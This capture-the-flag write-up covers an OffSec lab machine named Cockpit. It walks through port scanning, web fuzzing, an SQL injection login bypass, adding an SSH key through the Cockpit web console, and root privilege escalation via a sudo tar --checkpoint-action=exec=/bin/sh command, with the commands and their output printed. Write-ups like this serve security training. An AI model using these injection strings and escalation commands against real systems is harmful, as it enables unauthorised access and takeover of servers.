OffSec Linux Medium
Cockpit
August 9, 2026
Enumeration
Port Scan
$ nmap 192.168.223.10 -p 22,80,9090 -sC -sV -oN nmap.txtPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
| 256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_ 256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: blaze
9090/tcp open http Cockpit web service 198 - 220
|_http-title: Did not follow redirect to https://192.168.223.10:9090/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelWeb Enumeration
Fuzzing web on port 80
$ ffuf -u http://192.168.223.10:80/FUZZ -w ~/app/wordlist/SecLists/Discovery/Web-Content/raft-medium-files.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.223.10:80/FUZZ
 :: Wordlist         : FUZZ: /home/rin/app/wordlist/SecLists/Discovery/Web-Content/raft-medium-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

login.php               [Status: 200, Size: 769, Words: 69, Lines: 29, Duration: 31ms]
index.html              [Status: 200, Size: 3349, Words: 971, Lines: 79, Duration: 22ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 26ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
.                       [Status: 200, Size: 3349, Words: 971, Lines: 79, Duration: 21ms]
.html                   [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
.php                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
.htm                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
.htpasswds              [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
db_config.php           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 22ms]
.htgroup                [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
wp-forum.phps           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
.htaccess.bak           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
.htuser                 [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
blocked.html            [Status: 200, Size: 233, Words: 31, Lines: 11, Duration: 21ms]
.ht                     [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
.htc                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 21ms]
:: Progress: [17129/17129] :: Job [1/1] :: 1869 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
On login page, while trying with username admin', it return SQL error. it tells that login page vulnerable to SQL Injection, next input username admin' and 1=1-- - with dummy password, it will redirect to homepage.

it give username and password that we can try
Foothold
Trying to use the credential on ssh
$ ssh james@192.168.223.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
james@192.168.223.10: Permission denied (publickey).

But it failed because our publicKey denied by server. Then try to login to web page cockpit, and explore the web page that Cockpit is an interactive Linux server admin interface, so we can add our public key to authorize using ssh
Initial Access
james@blaze:~$ cat local.txt
4e7c7d50bc6c3e39aa6d2c46958ce76f
james@blaze:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:ab:15:17 brd ff:ff:ff:ff:ff:ff
    inet 192.168.223.10/24 brd 192.168.223.255 scope global noprefixroute ens160
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feab:1517/64 scope link
       valid_lft forever preferred_lft forever
Privilege Escalation
user james authorized to run one command as root
james@blaze:~$ sudo -l
Matching Defaults entries for james on blaze:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on blaze:
    (ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *

search on gtfobins, by add argument --checkpoint=1 --checkpoint-action=exec=/bin/sh it will give shell as root
james@blaze:~$ sudo /usr/bin/tar -czvf /tmp/backup.tar.gz * --checkpoint=1 --checkpoint-action=exec=/bin/sh
local.txt
# whoami
root
Root flag → /root/proof.txt
Summary
| Step | Technique |
|---|---|
| Recon | Fuzzing Web :80 |
| Foothold | SQL Injection Login Page |
| Initial Access | Add public key to cockpit → Login SSH using leaked creds |
| Privilege Escalation | run binary as root from sudo -l |